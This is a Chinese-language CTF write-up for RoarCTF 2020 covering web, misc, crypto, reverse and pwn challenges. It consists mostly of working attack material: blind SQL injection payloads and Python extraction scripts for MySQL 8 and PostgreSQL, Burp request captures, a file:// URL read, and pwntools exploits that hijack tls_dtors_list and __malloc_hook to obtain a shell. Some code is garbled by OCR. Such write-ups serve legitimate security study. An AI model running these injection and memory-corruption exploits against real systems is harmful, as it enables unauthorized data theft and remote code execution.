

# 2020-ROARCTF-Venom

## Web

### ezsql

boolean payload:

```
1 username=admin'/**/%26%26/**/1=
(case/**/when/**/2>3/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/%26%26/**/'1'=
'1&password=admin
```

The first screenshot shows a POST request to /login.php with the following payload:

```
username=admin'/**/%26%26/**/1=(case/**/when/**/2>1/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/%26%26/**/'1'=1
&password=admin
```

The response is a 200 OK status with a script that displays a "password error!" alert.

The second screenshot shows a similar POST request, but with a different payload:

```
username=admin'/**/%26%26/**/1=(case/**/when/**/2>3/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/%26%26/**/'1'=1
&password=admin
```

The response is a 200 OK status with a script that displays a "username error!" alert.

password length 32

The screenshot shows a POST request to /login.php with the following payload:

```
username=admin'/**/%26%26/**/1=(case/**/when/**/length(password)=32/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/%26%26/**/'1'=1
&password=admin
```

The response is a 200 OK status with a script that displays a "password error!" alert.

b4bc4c343ed120df3bff56d586e6d617

密文:


类型:  [帮助]

查询

加密

查询结果:  
gml666

gml666



```
1 import requests
2 import time
3 import string
4
5 def inject(i, ascii):
6     url = 'http://139.129.98.9:30003/login.php'
7     payload = '''admin'/**/&&/**/1=
8     (case/**/when/**/ascii(substr((password),{},{},1))=
9     {}/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/&&/**/'1'='1'''.format(i, ascii)
10    #
11    print(payload)
12    postdata={
13        'password': 'admin',
14        'username': payload
15    }
16    resp = requests.post(url, data=postdata)
17    if resp.status_code==200:
18        if 'password error' in resp.text:
19            return True
20        return False
21
22 res = ''
23 # b4bc4c343ed120df3bff56d586e6d617 gml666
24 #
25 for i in range(len(res)+1, len(res)+32):
26     for ascii in string.printable:
27         print("[~]%s %d(%s)"%(i, ord(ascii), ascii))
28         if inject(i, ord(ascii)):
29             res += (ascii)
30             print(res)
31             break
```

```
30 [-]3 102(f)
admin' && 1=(case when ascii(substr((database()),3,1))=102 THEN (1) ELSE 2 END) && '1'='1
ctf
[-]4 48(0)
```

应该是要找表名，但是select, union 都用不了，看了一下版本是 mysql8 那就是需要利用 mysql8 的特性来注入了。

```
admin' && 1=(case when ascii(substr((version()),11,1))=117 THEN (1) ELSE 2 END) && '1'='1
8.0.22-0ubu
[-]12 48(0)
```

```
1 ('def','ctt',null,null,null,null,null,null,null,null,null,null,null,null,n
null,null,null,null,null,null,null)<(table information_schema.tables limit
0,1);
```

ctf 是小于 mysql、information\_schema、performance\_schema、sys这几个系统库的，但是大于 ctf，于是可以判断出来 ctf 库的数据表在 information\_schema.tables 的位置

SendCancel<>>

Request

PrettyRaw\nActions▼

```
1 POST /login.php HTTP/1.1
2 Host: 139.129.98.9:30003
3 User-Agent: python-requests/2.22.0
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Content-Length: 201
8 Content-Type: application/x-www-form-urlencoded
9
10 password=admin&username=
   -1'/**/|/**( 'def', 'ctt', null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null)<(table/**/information_schema.tables/**/lim
   it/**/321,1)#
```

Response

PrettyRawRender\nActions▼

```
1 HTTP/1.1 200 OK
2 Date: Sat, 05 Dec 2020 16:46:09 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 57
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 <script>
   alert('password error!');
   history.go(-1);
</script>
```

The screenshot displays the Burp Suite interface with a selected HTTP request and its corresponding response.

**Request:**

```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 201
Content-Type: application/x-www-form-urlencoded

password=admin&username=
~!"/**/[*/*(('def',crt,null,null,null,null,null,null,null,null,null,null,n
ull,null,null,null,null,null,null,null,null,null,null,null,null,null,null,n
it/**/322,1)#
```

**Response:**

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 16:46:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
    alert("username error!");
    history.go(-1);
</script>
```

322 行开始

表：

admin

f11114g

列记录从 3415 行开始, 只有一列

request

Raw

\n

Actions ▾

```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 208
Content-Type: application/x-www-form-urlencoded

password=admin&username=
-1'/**/|/**/'def','ctf','f0',null,null,null,null,null,null,null,null,null,null,n
ull,null,null,null,null,null,null,null,null)<(table/**/information_schema.columns/
**/limit/**/3418,1)#
```

Response

Pretty

Raw

Render

\n

Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Sat, 05 Dec 2020 17:19:49 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 57
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 <script>
    alert("password error!");
    history.go(-1);
</script>
```

```
1 password=admin&username=-1'/**/||/**/('flag{')
  <(table/**/ctf.f11114g/**/limit/**/1,1)#
```

```
→ Desktop python3 1.py
flag{6
flag{6a
flag{6a5
flag{6a55
flag{6a55e
flag{6a55e2
flag{6a55e23
flag{6a55e234
flag{6a55e234-
flag{6a55e234-1
flag{6a55e234-1e
flag{6a55e234-1ed
flag{6a55e234-1ed0
flag{6a55e234-1ed0-
flag{6a55e234-1ed0-4
flag{6a55e234-1ed0-45
flag{6a55e234-1ed0-455
flag{6a55e234-1ed0-455c
flag{6a55e234-1ed0-455c-
flag{6a55e234-1ed0-455c-b
```


```
flag{6a55e234-1ed0-455c-bbf3-6df6ddce9a57}
```

## 你能登陆成功吗

注入题，username只能为admin，所以注入点在password。但是因为password不对，没办法走到后面


```
1 POST / HTTP/1.1
2 Host: 139.129.98.9:30005
3 Content-Length: 48
4 Cache-Control: max-age=0
5 DNT: 1
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67 Safari/537.36
8 Origin: http://139.129.98.9:30005
9 Content-Type: application/x-www-form-urlencoded
```

```
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://139.129.98.9:30005/
12 Accept-Encoding: gzip, deflate
13 Connection: close
14 username=admin&password=123'/**/and/**/1=1/**/--
```



## 时间盲注 payload:

```
1 admin'/**/and/**/1=(SELECT/**/1/**/FROM/**/pg_sleep(10))/**/--
```




利用

```
1 admin'/**/and/**/1=
  (case/**/when/**/1%3d1/**/then/**/(select/**/1/**/from/**/pg_sleep(5))/**/
  ELSE/**/1/**/END)/**/--
```

EXP:

```
1 import requests
2 import time
3 import string
4
5 def inject(i, ascii):
6     url = 'http://139.129.98.9:30005/'
7     payload = '''111'/**/or/**/1=
8
9     (case/**/when/**/ascii(substr(users.password,{},1))=
10     {}/**/then/**/(select/**/1/**/from/**/pg_sleep(10))/**/ELSE/**/1/**/END)/**
11     */--'''.format(i, ascii)
12
13     print(payload)
14     postdata={
15         'username': 'admin',
16         'password': payload
17     }
18
19     start_time=time.time()
20     resp = requests.post(url, data=postdata)
21     end_time = time.time()
22     if int(end_time)-int(start_time) > 5:
23         return True
24     return False
25
26 res = 'Pg5QL1sF4ns1N4T1n9'
27
28 for i in range(len(res)+1, len(res)+19):
29     for ascii in string.printable:
30         print("[-]%s %d(%s)"%(i, ord(ascii), ascii))
31         if inject(i, ord(ascii)):
32             res += (ascii)
33             print(res)
34             break
```

密码 Pg5QL1sF4ns1N4T1n9



flag{eb4aaa7f-1362-4f4c-9f5f-a7202518314b}

## 你能登陆成功吗-Revenge

直接用上面的 Exp 跑就行了，这次过滤了 password，改成 Password 就能绕过了。

```
1 import requests
2 import time
3 import string
```

```

5 def inject(i, ascii):
6     url = 'http://139.129.98.9:30007/'
7     payload = '''111'/**/or/**/1=
(case/**/when/**/ascii(substr(users.PaSsword,{},1))=
{}/**/then/**/(select/**/1/**/from/**/pg_sleep(10))/**/ELSE/**/1/**/END)/**
*/--'''.format(i, ascii)
8     print(payload)
9     postdata={
10         'username': 'admin',
11         'password': payload
12     }
13     start_time=time.time()
14     resp = requests.post(url, data=postdata)
15     end_time = time.time()
16     if int(end_time)-int(start_time) > 6:
17         return True
18     return False
19 #res = 'S0rryF0Rm1st4ke111'
20 res = ''
21 for i in range(len(res)+1, len(res)+19):
22     for ascii in string.printable:
23         print("[-]%s %d(%s)"%(i, ord(ascii), ascii))
24         if inject(i, ord(ascii)):
25             res += (ascii)
26             print(res)
27             break
28
29
30

```

admin 密码 S0rryF0Rm1st4ke111

```

[-]15 101(e)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke
[-]16 48(0)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
[-]16 49(1)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke1
[-]17 48(0)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
[-]17 49(1)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke11
[-]18 48(0)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
[-]18 49(1)
111'/**/or/**/1=(case/**/when/**/ascii(substr(users.PaSsw
S0rryF0Rm1st4ke111
~/Desktop

```



## Misc

### 签到题

<http://47.104.232.98:32571/?url=file:///fla%2567>






```

1 01100110 01101100 01100001 01100111 01111011 00110010 00110101 01100011
00110010 00110001 01100010 00110000 01100100 00101101 00110110 01100001
00110001 00110001 00101101 00110100 00110011 00110001 00110010 00101101
00111001 00110111 00110001 01100010 00101101 00110100 00110010 00111000
01100100 00110000 00110001 01100011 01100100 01100011 00110101 00110011
00110100 01111101

```



## FM

flag{82c83416-dadc-4947-80df-b84852b8f35d}

```

1 float32 i+q PCM
2 clc;
4 close all;
5 clear all;
6 fid=fopen('fm-sample-rate-2MHz.iq','r');
8 y=fread(fid,'float32');
9 fclose(fid);
10 i=numel(y)/2;
11 for n=1:i
12     ci(n)=y(2*n-1);
13     cq(n)=y(2*n);
14 end
16 Sn(1)=0;
17 for i=2:length(ci)
18     Sn(i) =-(cq(i)*ci(i-1)-cq(i-1)*ci(i));
19 end
20 fid=fopen('dem.dat','w+');
22 fwrite(fid,Sn,'float32');
23 fclose(fid);

```

audacity load dem.dat output mp3 //吐槽下1 e d分的不太清楚

## Crypto

### Crypto\_System

```

1 from pwn import *
2 from itertools import product
3 from hashlib import sha256
4 # context.log_level = "debug"
5 ip = "139.129.98.9"

```

```

6 port = 30001
7 sh = remote(ip,port)
8 def login(sh):
9     # sh.recvlines(5)
10    rec = sh.recvline().decode()
11    suffix = re.findall(r'XXXX\+([\^\\])+)', rec)[0]
12    digest = re.findall(r'== ([^\n]+)', rec)[0]
13    print(f"suffix: {suffix} \ndigest: {digest}")
14    print('Calculating hash...')
15    for i in product(string.ascii_letters + string.digits, repeat=4):
16        prefix = ''.join(i)
17        guess = prefix + suffix
18        if sha256(guess.encode()).hexdigest() == digest:
19            print(guess)
20            # break
21            sh.recvuntil(b'Give me XXXX:')
22            sh.sendline(prefix.encode())
23            return
24    from Crypto.Util.number import *
25    from gmpy2 import powmod
26    # These three are constants
27    p =
12039102490128509125925019010000012423515617235219127649182470182570195018
265927223
28    g =
10729072579307052184848302322451332192456229619044181105063011741516558110
216720725
29    def int2str(data, mode="big"):
30        if mode == "little":
31            return sum([ord(data[_]) * 2 ** (8 * _) for _ in
range(len(data))])
32        elif mode == "big":
33            return sum([ord(data[::-1][_]) * 2 ** (8 * _) for _ in
range(len(data))])
34    def get_parameter(m):
35        x = int2str(m, 'little')
36        y = powmod(g, x, p)
37        # g^x mod p
38        a = bytes_to_long(sha256(long_to_bytes(y).rjust(128,
b"\x00")).digest())
39        b = powmod(a, a, p - 1)
40        h = powmod(g, b, p)
41        return y, h, b
42    login(sh)
43    sh.recvuntil(b'frist message(64 bytes):')
44    m1 = bytes.fromhex(sh.recvline().strip().decode())
45    sh.recvuntil(b'second message(64 bytes):')
46    m2 = bytes.fromhex(sh.recvline().strip().decode())
47    sh.recvuntil(b':')

```

```

48 r = int(sh.recvline().strip().decode())
49 def sign(m,r):
50     y, h, b = get_parameter(m)
51     s = (y * pow(h, r, p)) % p
52     return str(r), str(s)
53 x = int2str(m1.decode(),'little')
54 y, h, b = get_parameter(m1.decode())
55 target = (x+b*r)%(p-1)
56 x2 = int2str(m2.decode(),'little')
57 y2, h2, b2 = get_parameter(m2.decode())
58 b2r2 = (x+b*r-x2)%(p-1)
59 r2 = (b2r2*inverse(b2,p-1))//2
60 print(sign(m1.decode(),r))
61 print(sign(m2.decode(),r2))
62 sh.interactive()
63
64
65

```

---

## Reverse

flag{b92d9b6c-e75d-4cbb-bc39-bf39a2f57c3f}

```

1 from Crypto.Util.number import long_to_bytes
2 from gmpy2 import *
3 p =
13299413764048930133302138749466137829470129709829516069778014310838093114
51640058904788807206503703500702374100904166989338789986708357582985537740
3280423
4 q =
11954360020159164180709939019047385560179850436770100207193049651260543609
50187157590944899837829092279582494106693592815703299716016353746716536573
1882943
5 c =
10372845230980475038145530621481470076855746268646115776107635918198455499
0431665209165298725569861567865645228742739676539208228770740802323552812
53638825837621845841771677911598039696705908004858472132222470347720085501
57297910956359328137509514598400062862388159279966210368047896759460157186
7412886606745
6 phi = (p-1)*(q-1)
7 e = 65537
8 d = invert(e,phi)
9 m = pow(c,d,n)
10 print(long_to_bytes(m))

```

---

## Pwn

### 2a1

exit中会调用\_\_call\_tls\_dtors遍历tls\_dtors\_list调用函数，可以将tls\_dtors\_list覆盖为堆地址便可以控制调用函数和其参数，后续会将对堆中的内容进行循环右移和异或，所以我们需要leak

异或的数值，然后再运算得到即可，由于远程tls\_dtor\_list的地址与本地不同，通过测试大概要爆破1/256

```
1 from pwn import *
2 context.log_level = 'debug'
3 #p = process("./2+1")
4 for i in range(256):
5     try:
6         p = remote("47.104.178.87",40444)
7         libc = ELF("./libc-2.23.so")
8         p.recvuntil("Gift: 0x")
9         libc.address = int(p.recv(12), 16)-libc.sym['alarm']
10        print hex(libc.address)
11        #gdb.attach(p)
12        p.sendafter("read?:", p64(libc.address-
13        0x7ffff7a0d000+0x7ffff7ffcc70))
14        p.recv(6)
15        xor = u64(p.recv(8))
16        p.sendafter("write?:", p64(libc.address+0x5006c0+0x1000*(256-i)))
17        num = (libc.sym['system'])^xor
18        print hex(xor)
19        #gdb.attach(p)
20        p.sendafter("msg: ", p64(((num>>47)|
21        (num<<17))&0xffffffffffffffff)+p64(libc.search("/bin/sh").next()))
22        p.sendline("echo 123")
23        p.sendline("echo 123")
24        p.recvuntil("123")
25        p.interactive()
26    except:
27        print "fail",i
```

---

## easy\_pwn

edit可以负数溢出，导致可以越界写下一个符号的符号名地址和大小，这样就可以利用修改地址来任意读写，接下来修改malloc\_hook即可getshell

```
1 from pwn import *
2 context.log_level = 'debug'
3 p = remote("47.105.44.8", 31760)
4 libc = ELF("./libc-2.23.so")
5
6 def add(grammar):
7     p.sendlineafter("your choice:", "1")
8     p.sendlineafter("grammar:\n", grammar)
9
10 def edit(non, size, new):
11     p.sendlineafter("your choice:", "4")
12     p.sendlineafter("Non-Terminal:\n", non)
13     p.sendlineafter("size:", str(size))
14     p.send(new)
15
16 def show():
```

```

15     p.sendlineafter("your choice:", "2")
16     grammar = '''S -> %s
17     A -> S
18     exit'''%("a"*0x100)
19     add(grammar)
20     heap = ""
21     edit('S',0xffffffff, '\x00'*0x28+'\x68')
22     show()
23     p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
24     heap+=p.recv(1)
25     edit('\x00',0xffffffff, '\x00'*0x28+'\x69')
26     show()
27     p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
28     heap+=p.recv(1)
29     edit('\x00',0xffffffff, '\x00'*0x28+'\x6a')
30     show()
31     p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
32     heap+=p.recv(1)
33     edit('\x00',0xffffffff, '\x00'*0x28+'\x6b')
34     show()
35     p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
36     heap+=p.recv(1)
37     edit('\x00',0xffffffff, '\x00'*0x28+'\x6c')
38     show()
39     p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
40     heap+=p.recv(1)
41     edit('\x00',0xffffffff, '\x00'*0x28+'\x6d')
42     show()
43     p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
44     heap+=p.recv(1)
45     heap = u64(heap+'\x00'*2)
46     print hex(heap)
47     edit('\x00',0xffffffff, '\x00'*0x28+p64(heap+0x1d0)+'\x08')
48     show()
49     p.recvuntil("\x2d\x3e\x20\x0a\x20\x20")
50     libc.address = u64(p.recv(6)+'\x00'*2)-0x7ffff7839b78+0x7ffff7475000
51     print hex(libc.address)
52     edit('\x00',0xffffffff, '\x00'*0x28+p64(libc.sym['__malloc_hook'])+'\x08')
53     edit('\x00'*8, 8, p64(libc.address+0xf1207))
54     p.interactive()

```

---

## Reverse

### slime\_war

魔塔--

secret 5

1: 输入whosyourdaddy

2: 拿到magicbook在第二层38, 6按t后最短路径走到T

3: 上隐藏层12后出来

4: 属性值hash满足条件

5: 打败boss

关键地址

Active	Description	Address	Type	Value
<input checked="" type="checkbox"/>	chuanqi ang	14000B304	4 Bytes	0
<input checked="" type="checkbox"/>	chuanqi ang	14000B318	4 Bytes	0000F6A1
<input type="checkbox"/>	level	1400108F0	4 Bytes	1
<input checked="" type="checkbox"/>	exp	1400108F4	4 Bytes	9999
<input checked="" type="checkbox"/>	hp	1400108F8	4 Bytes	100000
<input checked="" type="checkbox"/>	atk	140010900	4 Bytes	9999
<input checked="" type="checkbox"/>	def	140010904	4 Bytes	9999
<input checked="" type="checkbox"/>	agi	140010908	4 Bytes	9999
<input checked="" type="checkbox"/>	money	14001090C	4 Bytes	9999
<input checked="" type="checkbox"/>	key	140010914	4 Bytes	999
<input checked="" type="checkbox"/>	map	140010940	Byte	1
<input type="checkbox"/>	MAGIC_BOX	140010942	Byte	0
<input type="checkbox"/>	mima	140010944	4 Bytes	0
<input type="checkbox"/>	secret	140010948	4 Bytes	3
<input type="checkbox"/>	x	1400109BC	4 Bytes	22
<input type="checkbox"/>	y	1400109C0	4 Bytes	2
<input type="checkbox"/>	lever	1400109CC	4 Bytes	1
<input type="checkbox"/>	keyboard	1400109D4	4 Bytes	119
<input type="checkbox"/>	dancestep	1400109E0	4 Bytes	29
<input type="checkbox"/>	t_key	1400109E8	4 Bytes	0
<input type="checkbox"/>	stair	1400109EA	4 Bytes	0

```

def test(mu, key):
    global Step
    global MAX_STEP
    global Heap
    global pKey

    BASE = 0x140000c00
    rpl = read('.\\slime_war.exe')
    mu.mem_map(BASE & 0xff0000000, 128 * 1024 * 1024) #128 MB
    mu.mem_write(BASE + 0, rpl)
    mu.mem_write(0x14000a240, rpl[0x9040:0x9040+0x2DC0])
    mu.reg_write(UC_X86_REG_RAX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RBX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RCX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RDX, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RSI, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_RDI, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R8, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R9, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R10, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R11, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R12, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R13, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R14, 0x0000000000000000)
    mu.reg_write(UC_X86_REG_R15, 0x0000000000000000)

    #mu.hook_add(UC_HOOK_MEM_READ | UC_HOOK_MEM_WRITE, hook_mem_access)
    mu.hook_add(UC_HOOK_CODE, hook_code)

    Heap = BASE + 0x600000
    mu.reg_write(UC_X86_REG_RBP, BASE + 0x501000)
    mu.reg_write(UC_X86_REG_RSP, BASE + 0x500000)
    mu.reg_write(UC_X86_REG_RCX, BASE + 0x502000) #In
    mu.reg_write(UC_X86_REG_R8, BASE + 0x503000) #Out
    numstr = '%d' % key
    numstr = numstr + '\x00' * (16 - len(numstr))
    mu.mem_write(BASE + 0x502000, numstr)
    Step = 0
    try:
        mu.emu_start(0x1400082c0, 0x1400087AB)
    except:
        print 'exception', sys.exc_info()[0]
        print 'LastStep = %d' % Step
        print_regs(mu)
    out = mu.mem_read(BASE + 0x503000, 16)
    return out

global MAX_STEP

import time
MAX_STEP = 9999999
mu = Uc(UC_ARCH_X86, UC_MODE_64)
BASE = 0x140000c00
starttime = time.time()
key = 660
while True:
    output = test(mu, key)
    exp = '\x9d\x50\x26\x57\x62\xda\x99\x54'
    if output[:len(exp)] == exp:
        print 'key:', key
        #print str2hex(output)
    mu.mem_unmap(BASE & 0xff0000000, 128 * 1024 * 1024)
    key -= 1
    if 0 == key % 100:
        print key

```